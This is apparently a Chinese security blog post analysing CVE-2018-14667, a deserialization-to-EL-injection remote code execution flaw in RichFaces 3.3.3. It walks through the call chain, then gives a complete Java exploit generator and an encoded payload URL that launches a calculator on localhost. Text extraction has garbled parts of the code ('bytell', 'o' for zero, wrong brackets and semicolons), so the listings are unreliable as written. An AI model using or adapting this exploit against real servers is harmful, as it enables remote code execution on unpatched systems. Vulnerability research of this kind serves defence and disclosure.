通过 debug 发现 resourceDataForKey 在本地请求中其实就是 UserResource\$UriData 类型对象,继续进入 getResourceDataForKey 方法,debug 可以看到反序列化前的数据被存储到 dataString 参数中

```
### State-Indeed State | State
```

dataString 由字符串转为数组后,经过 decrypt 方法处理,被还原为一个 objectArray 数组,当匹配到时 /DATA/ 路径时,会被 readObject 反序列化。到目前为止,可以发现被反序列化的数据就是URL中 /DATA/ 后面去掉 .jsf 字符串的部分,能被我们完全控制。

进入decrypt 方法中仔细查看,发现数据只是进行了简单的base64解码和解压缩,没有经过什么加密算法处理,而且此 decrypt 方法应该和上面的 encrypt 方法在功能上相互对应,一个解密资源一个加密资源。

执行完反序列化后,再回到上面讲到的 InternetResourceService 类中的 serviceResource 方法,跟入下面这行语句

```
this.getLifecycle().send(resourceContext, resource)
```

两个参数: resourceContext 包含反序列化后的 UserResource\$UriData 对象, resource 是UserResource 对象。继续进入 richfaces-impl-jsf2-

3.3.3.Final.jar!/org/ajax4jsf/resource/ResourceLifecycle.class 中的 send 方法。

this.getLifecycle().send 方法又调用了sendResource 方法,

```
this.sendResource(resourceContext, resource);
```

### sendResource 方法调用了 resource.send 方法

```
resource.send(resourceContext);
```

这里的 resource 是 UserResource对象,所以直接进入 richfaces-impl-jsf2-

3.3.3.Final.jar!/org/ajax4jsf/resource/UserResource.class 的 send 方法中, send 方法的完整代码如下:

```
public void send(ResourceContext context) throws IOException {
    UserResource.UriData data = (UserResource.UriData)this.restoreData(context);
    FacesContext facesContext = FacesContext.getCurrentInstance();
    if (null != data && null != facesContext) {
        ELContext elContext = facesContext.getELContext();
        OutputStream out = context.getOutputStream();
        MethodExpression send = (MethodExpression)UIComponentBase.restoreAttachedState(facesContext, data.createContent);
        send.invoke(elContext, new Object[]{out, data.value});
    }
}
```

send 方法首先通过 ResourceContext 类型的 context 参数获得了 UserResource\$UriData 类型的 data 对象,通过 UIComponentBase.restoreAttachedState 方法获得了一个 javax.el.MethodExpression 类型的 send 对象。同类中与 restoreAttachedState 方法对应的是 saveAttachedState方法。

send 方法中最终通过 javax.el.MethodExpression.invoke (send.invoke) 方法执行了 el 表达式,将图片动态展示在了网页上。

进入 jsf-api-2.0.2.jar!/javax/faces/component/UIComponentBase.class 类 restoreAttachedState 方法中,可以看到传入的 UserResource\$UriData.createContent 值是个 StateHolderSaver 类型对象

```
StateHolderSaver saver = (StateHolderSaver)stateObj;
result = saver.restore(context);
```

跟进 jsf-api-2.0.2.jar!/javax/faces/component/StateHolderSaver.class 类的 restore 方法

```
public Object restore(FacesContext context) throws IllegalStateException {
Object result = null;
if (null == this.className && null != this.savedState) {
return this.savedState;
} else if (this.className == null) {
return null:
} else {
Class toRestoreClass;
try {
toRestoreClass = loadClass(this.className, this);
} catch (ClassNotFoundException var7) {
throw new IllegalStateException(var7);
if (null != toRestoreClass) {
try {
result = toRestoreClass.newInstance();
} catch (InstantiationException var5) {
throw new IllegalStateException(var5);
} catch (IllegalAccessException var6) {
throw new IllegalStateException(var6);
}
if (null != result && null != this.savedState && result instanceof StateHolder) {
((StateHolder)result).restoreState(context, this.savedState):
return result:
}
```

发现是调用了同类中的 loadClass 方法,获得了一个 class 对象,然后获得一个 StateHolder 类的实例,再调用 StateHolder 类的 restoreState 方法获取对应的值。

接着进 loadClass 看一眼,是通过 Class.forName 反射获得当前 Context 下的 class 对象。

```
private static Class loadClass(String name, Object fallbackClass) throws ClassNotFoundException {
    ClassLoader loader = Thread.currentThread().getContextClassLoader();
    if (loader == null) {
        loader = fallbackClass.getClass().getClassLoader();
    }
    return Class.forName(name, false, loader);
}
```

另外,同类 UIComponentBase 中与 restoreAttachedState 方法对应的是 saveAttachedState 方法,主要功能是由 context 和 MethodExpression 类型对象生成 StateHolderSaver 类型对象并返回

```
result = new StateHolderSaver(context, attachedObject);
```

到这里,我们就把漏洞相关的 Richfaces 展示动态图片的过程给梳理清楚了,其中可以看到构造漏洞利用代码的一条关键步骤如下:

- ○. 根据 a4j:mediaOutput 标签标识,生成对应的图片资源链接,并展示在页面上
- 1 从请求URL中截取用来获得图片资源的字符串
- 2. 解密字符串
- 3. 反序列化获得 UserResource\$UriData 类型对象

- 4. 在当前上下文中通过 StateHolderSaver restore 方法反射获得 UriData.createContent 属性值对应的 MethodExpression 类型对象
- 5. 执行对应的 EL 表达式

0x05: 漏洞利用链

BaseFilter#doFilter

InternetResourceService#serviceResource

ResourceBuilderImpl#getResourceForKey

ResourceBuilderImpl#decrypt

ObjectInputStream#readObject

ResourceLifecycle#sendResource

UserResource#send

StateHolderSaver#restore

MethodExpressionImpl#invoke

0x06:漏洞利用代码

因为 jsf-api-2.0.2.jar 中的 javax.faces.component.StateHolderSaver 类没有声明 public,不能从外部调用。

所以可以找到 jsf-api-2.0.2.jar 的源码,在 StateHolderSaver.java 文件同目录下建立 CVE\_2018\_14667.java 文件,最终的漏洞利用代码如下:

```
package javax.faces.component;
import java.util.zip.Deflater;
import java.io.ObjectOutput;
import java.io.ObjectOutputStream;
import java.io.ByteArrayOutputStream;
import java.lang.reflect.Constructor;
import javax.el.MethodExpression;
import javax.faces.FacesException;
import org.ajax4jsf.util.base64.Codec;
import org.jboss.el.MethodExpressionImpl;
import ysoserial.payloads.util.Reflections;
public class CVE_2018_14667 {
private static Codec codec = new Codec();
protected static bytell encrypt(bytell src) {
try {
Deflater compressor = new Deflater(1);
byte[] compressed = new byte[src.length + 100];
compressor.setInput(src);
compressor.finish();
int totalOut = compressor.deflate(compressed);
byte[] zipsrc = new byte[totalOut];
System.arraycopy(compressed, o, zipsrc, o, totalOut);
compressor.end();
return codec.encode(zipsrc):
} catch (Exception var6) {
throw new FacesException("Error encode resource data", var6);
}
public static void main(String[] args) throws Exception {
// 要执行的 EL 表达式
String poc = "#[request.getClass().getClassLoader().loadClass(\"java.lang.Runtime\").getMethod(\"getRuntime\").invoke(nu
ll).exec(\"calc\")}";
// 反射获得 UriData
Class cls = Class.forName("org.ajax4jsf.resource.UserResource$UriData");
Constructor constructor = cls.getDeclaredConstructors()[0];
constructor.setAccessible(true);
Object obj = constructor.newInstance();
// 构造包含 EL 表达式的 stateHolderSaver 对象 exp
Class[] arg = new Class[]{javax.el.MethodExpression.class};
MethodExpression ms = new MethodExpressionImpl(poc, null, null, null, null, arg);
StateHolderSaver exp = new StateHolderSaver(null, ms);
// 将 exp 赋值给 UriData 的 createContent 属性
Reflections.setFieldValue(obj, "createContent", exp);
// 序列化对象
ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
ObjectOutput output = new ObjectOutputStream(byteArrayOutputStream);
output.writeObject(obj);
// 加密字符串
byte[] result = encrypt(byteArrayOutputStream.toByteArray());
System.out.println("/" + new String(result, "ISO-8859-1") + ".jsf");
}
}
```

### 以上代码需要导入的 jar 包

- ysoserial-master-vo.o.5.jar
- jboss-el-1.0\_02.CR4.jar
- richfaces-impl-jsf2-3.3.3.Final.jar

其中的 encrypt 方法,和 richfaces-impl-jsf2-

3.3.3.Final.jar!/org/ajax4jsf/resource/ResourceBuilderImpl.class 的 encrypt 方法一致。

另外需要注意的一点是 javax.el.MethodExpression 类中的 serialVersionUID 要和运行环境 Tomcat lib 的 el-api.jar 中 javax.el.MethodExpression 的 serialVersionUID 值一致。

最后生成的 windows 弹计算器测试POC:

 $\label{thm:condition} $$ http://127.0.0.1:888/a4j/s/3_3_0.GAorg.ajax4jsf.resource.UserResource/n/s/-1487394660/DATA/eAF9kbgrFEEUx18Ogz giCjowWKTIKnJnMddolVhFMcKeQpYIJtW72XfnrLMzczOzl8VDuzRpLNLa2SaVf4GtYJP!wCoEEYJg7-zukSCIU82b-c7nfd93 Dn!CvLNwX9sRwwzLB5kbMktOF5YT23JkN2fF3SorHqNHqFb74Y8WXlphkVtCT-taeVLew804wwn2JKpR78Ugl-5XY7hMp RGBOYb3MBfDlVynYigondXzE5QF1UVpgpd7FaJkQ-TkGNe5oSqwWeJDowotU7IJTsi--vr5ocHHb!oWtGK4yiU69xxz-ttD4q 1Qo-Dhmgtv0prh4VbjUuheQlagFG9xlGm1NFX7lSqKbKCdYyRZn!xrnT4pTfDvhFbPciMHZou!F77c6F8HKC3cbuz-QzuOlxa2 P3w!a9W69rnugvZpbz!5tX28VinM7hR27owtjQtyno3lr1czdbrn21hjGD4cyLBpLqMKyqq42WahvMgpqvWN7U4UKBfnQk30 G-qoQsouo5J4J-loedR9B1BYaO!UsTSoWXBHxy9PTpenT2uD4d!n!H!mNSYkaP4ALHfPHA__jsf$ 



# 参考:

Red Hat JBoss EAP RichFaces - unserialize + el = RCE - 【CVE-2018-14667】

https://codewhitesec.blogspot.com/2018/05/poor-richfaces.html

https://tint0.com/when-el-injection-meets-java-deserialization/

blog comments powered by Disgus

\_